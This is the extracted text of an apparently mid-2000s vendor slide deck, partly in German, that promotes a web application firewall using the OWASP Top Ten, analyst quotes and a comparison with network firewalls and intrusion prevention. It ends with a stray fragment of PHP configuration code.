



Filling the security gap between network and application

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
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Application Market Opportunity

Application Security Market (2002, 2007)



•“The Web application security market will be the hottest sector in Internet security. Enterprises will allocate budget for Web Application Gateway evaluations from IDS and firewall line items before officially budgeting for Web application gateways in 2004.”

•(Eric Ogren, Yankee Group)

•“Hackers have fallen in love with application layer attacks, and with good reason. They are relatively easy to execute, and the opportunities are virtually unlimited. Web applications are fertile ground for hackers, and they control the direct connection to the underlying databases.”

•(Pete Lindstrom, Spire Security)

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•(Richard Stiennon, Gartner, 11/03)

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•(TIP Research, 12/03)


Sources: Yankee Group, Eric Ogren, in an interview with Network Magazine, June 21, 2003, Spire Security, Gartner, TIP



Enterprise Security's Gaping Hole

"64% of the 10 million security incidents tracked targeted port 80."


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Requirements For Application Security


Securing user AND transaction access to applications and data is critical to completely securing enterprise IT





Top Ten Areas Budgeted for Security Solutions in 2004

Source: *The Yankee Group 2003 Enterprise Security Spending Survey*





Why do you need a Web Application Firewall (WAF)?

- **Previous Focus: network perimeter**
- **perimeter security: legal or illegal Request?**
- **“application layer left the internal applications, users and processes wide open”**
- **Previous Client-Server Apps no go online**
- **General Increase of web vulnerabilities**
- **Enormous Time Pressure to go productiv**
- **New Legal Conditions (personal data security, Basel II, sarbanes oxley...)**



What dangers do we face?

Top Ten - Microsoft Internet Explorer bereitgestellt von F5 Networks GmbH

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Overview

The following table summarizes the OWASP Top Ten. However, we strongly recommend reading the full report, as each area covers quite a lot of ground.

OWASP Top Ten Most Critical Web Application Security Vulnerabilities		
A1	Unvalidated Input	Information from web requests is not validated before being used by a web application. Attackers can use these flaws to attack backend components through a web application.
A2	Broken Access Control	Restrictions on what authenticated users are allowed to do are not properly enforced. Attackers can exploit these flaws to access other users' accounts, view sensitive files, or use unauthorized functions.
A3	Broken Authentication and Session Management	Account credentials and session tokens are not properly protected. Attackers that can compromise passwords, keys, session cookies, or other tokens can defeat authentication restrictions and assume other users' identities.
A4	Cross Site Scripting (XSS) Flaws	The web application can be used as a mechanism to transport an attack to an end user's browser. A successful attack can disclose the end user's session token, attack the local machine, or spoof content to fool the user.
A5	Buffer Overflows	Web application components in some languages that do not properly validate input can be crashed and, in some cases, used to take control of a process. These components can include CGI, libraries, drivers, and web application server components.
A6	Injection Flaws	Web applications pass parameters when they access external systems or the local operating system. If an attacker can embed malicious commands in these parameters, the external system may execute those commands on behalf of the web application.
A7	Improper Error Handling	Error conditions that occur during normal operation are not handled properly. If an attacker can cause errors to occur that the web application does not handle, they can gain detailed system information, deny service, cause security mechanisms to fail, or crash the server.
A8	Insecure Storage	Web applications frequently use cryptographic functions to protect information and credentials. These functions and the code to integrate them have proven difficult to code properly, frequently resulting in weak protection.
A9	Denial of Service	Attackers can consume web application resources to a point where other legitimate users can no longer access or use the application. Attackers can also lock users out of their accounts or even cause the entire application to fail.
A10	Insecure Configuration Management	Having a strong server configuration standard is critical to a secure web application. These servers have many configuration options that affect security and are not secure out of the box.



How can you secure your applications?

- **No single product ?**
- **Layered approach:**
 - **Web application vulnerability assessment tool**
 - Simulating Hacker Attacks
 - More effective as manual penetration tests
 - Check before Application is online
 - **Code scanner**
 - Check of source code
 - Tool for developer
 - => AppScan (watchfire)
 - **Web Application Firewall**
 - Directly in Data flow to prevent attacks
 - Allows Content Inspection
 - Positive security model
 - Different methods of policy creation
 - Great help when using (negative) Patch Availability



Distinction to Web Services products

- **Web application security Produkte**
 - Browser based applications
 - **Web Services Firewall**
 - Focus auf server – to – server; basierend auf Web Services Standard
 - Extensible Markup Language (XML)
 - Simple Object Access Protocol (SOAP)
- ⇒ **Tendency of coalescence**
⇒ Already addressed (road map)




Excursion to:

Risk Management

see separate presentation



Application Security



Email and File Access Security

- Virus filtering of file uploads
- Filter email worms and virus

Web application security

- Cross-site scripting
- Buffer overflow
- SQL injection
- Cookie management



Difference to other Security - Solutions

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

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Application Level Attacks

Protocol Level Attacks

DoS, etc.



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
Traditional Security Doesn't Protect Web Applications

Looking at the wrong thing in the wrong place

	<i>Application Firewall</i>	<i>Network Firewall</i>	<i>IPS</i>
Known Web Worms	✓	Limited	✓
Unknown Web Worms	✓	X	Limited
Known Web Vulnerabilities	✓	Limited	Partial
Unknown Web Vulnerabilities	✓	X	Limited
Illegal Access to Web-server files	✓	Limited	X
Forceful Browsing	✓	X	X
File/Directory Enumerations	✓	X	Limited
Brute Force attacks	✓	X	X
Buffer Overflow	✓	Limited	Limited
Cross-Site Scripting	✓	Limited	Limited
SQL/OS Injection	✓	X	X
Cookie Poisoning	✓	X	X
Hidden-Field Manipulation	✓	X	X
Parameter Tampering	✓	X	X



Ohne TrafficShield Application Security Gateway



Jeder Nutzer einer Webanwendung kann Sicherheitslücken in der Anwendung ausnutzen, um auf Systeme hinter der Anwendung zuzugreifen.

Da diese Attacken für die existierenden Sicherheits-Systeme wie gültige Browser-Anfragen aussehen, werden sie nicht erkannt



Web Applications Increasingly Under Attack

- High information density in the core
- Flaws in applications & 3rd party software
- Traditional security does not protect web apps.
- Gaping hole in perimeter security for web traffic
- Threat growing exponentially

High value attack; $\text{AttackValue} = \text{Gain} / \text{Effort}$

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
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
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session_name($SESSION_NAME); session_start(); //-- This is the directory where passwd.inc.php file resides - requires ending
slash $include_path = "./includes/"; #$include_path = "C:\\some\\path\\to\\includes\\"; //-- This is the directory where users
pictures will be uploaded - requires ending slash //-- Under Windows use something like C:\\path\\to\\you\\uploaddir\\
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before generating the MD5 hash //-- Be sure to never change it after the first set up or //-- your users passwords will not work
